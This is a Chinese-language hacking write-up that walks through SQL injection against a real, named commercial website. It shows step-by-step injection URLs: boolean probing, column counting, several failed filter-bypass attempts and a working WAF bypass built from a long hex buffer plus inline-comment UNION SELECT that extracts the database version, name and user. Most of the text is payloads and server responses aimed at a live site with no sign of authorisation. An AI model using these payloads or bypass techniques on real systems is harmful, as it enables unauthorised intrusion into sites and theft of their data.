
突破 sql 注入过滤 Union+SELECT 继续射下去

by:iEasyi


前几今天遇到一个 bt 的老外注射点：
//*ps 此点目前流行的注射工具射不了*//
http://cleopatra-sy.com/index.php?content=more_product&id=17

http://cleopatra-sy.com/index.php?content=more_product&id=17 and 1=1 正常
http://cleopatra-sy.com/index.php?content=more_product&id=17 and 1=2 报错


如图：



http://cleopatra-sy.com/index.php?content=more_product&id=17 order by 6 正常
http://cleopatra-sy.com/index.php?content=more_product&id=17 order by 7 错误
如图：



继续按照常规的手法注射：
http://cleopatra-sy.com/index.php?content=more_product&id=-17+UNION+SELECT+1,2,3,4,5,6--



Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator, webmaster@cleopatra-sy.com and inform them of the time the error occurred, and anything you might have done that may have caused the error.

More information about this error may be available in the server error log.

Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.

错误 nnd，过滤了 UNION+SELECT 我们来加点特殊的字符看看能不能绕过

http://cleopatra-sy.com/index.php?content=more_product&id=-17+/**//**//*!uNiOn*//**/
/**//*!sElEcT*//**//**/1,2,3,4,5,6--

如图：

Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator, webmaster@cleopatra-sy.com and inform them of the time the error occurred, and anything you might have done that may have caused the error.


More information about this error may be available in the server error log.

Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.

悲剧还是绕不过去 - -，于是尝试自己知道的绕过方法继续射…


http://cleopatra-sy.com/index.php?content=more_product&id=-17+/*U*//*n*//*i*//*o*//*n
*//*t*/+/*s*//*e*//*l*//*e*//*c*//*t*/+1,2,3,4,5,6--

如图：



http://cleopatra-sy.com/index.php?content=more_product&id=-17+concat(u,n,i,o,n)+conca
t(s,e,l,e,c,t)+all+1,2,3,4,5,6--

如图：



悲剧还是绕不过去，nnd。找了几个朋友看了还是绕不过去邪恶的过滤啊。要是国内的站以上几种方法一般都能搞定，老外就是 bt。最后实在木有办法了只好去国外的黑客论坛求助老外帮助。国外 php 注射历史悠久手法独特+方法猥琐 射出几率相当高于是发帖求助了终于有一个黑客回帖了而且轻松的绕过去了。


http://cleopatra-sy.com/index.php?content=more_product&id=-17 and (select 1)=(select 0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA)+/*!union*/+select+1,2,3,4,5,6--+-

如图：

靠，老外果然牛 B 那么继续射

http://cleopatra-sy.com/index.php?content=more_product&id=-17 and (select 1)=(select 0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAA)+/*!union*/+select+1,concat_ws(0x7c,version(),database(),user()),3,4,5,6--+-

如图：成功得到系统版本、当前数据库用户、用户名



by:iEasyi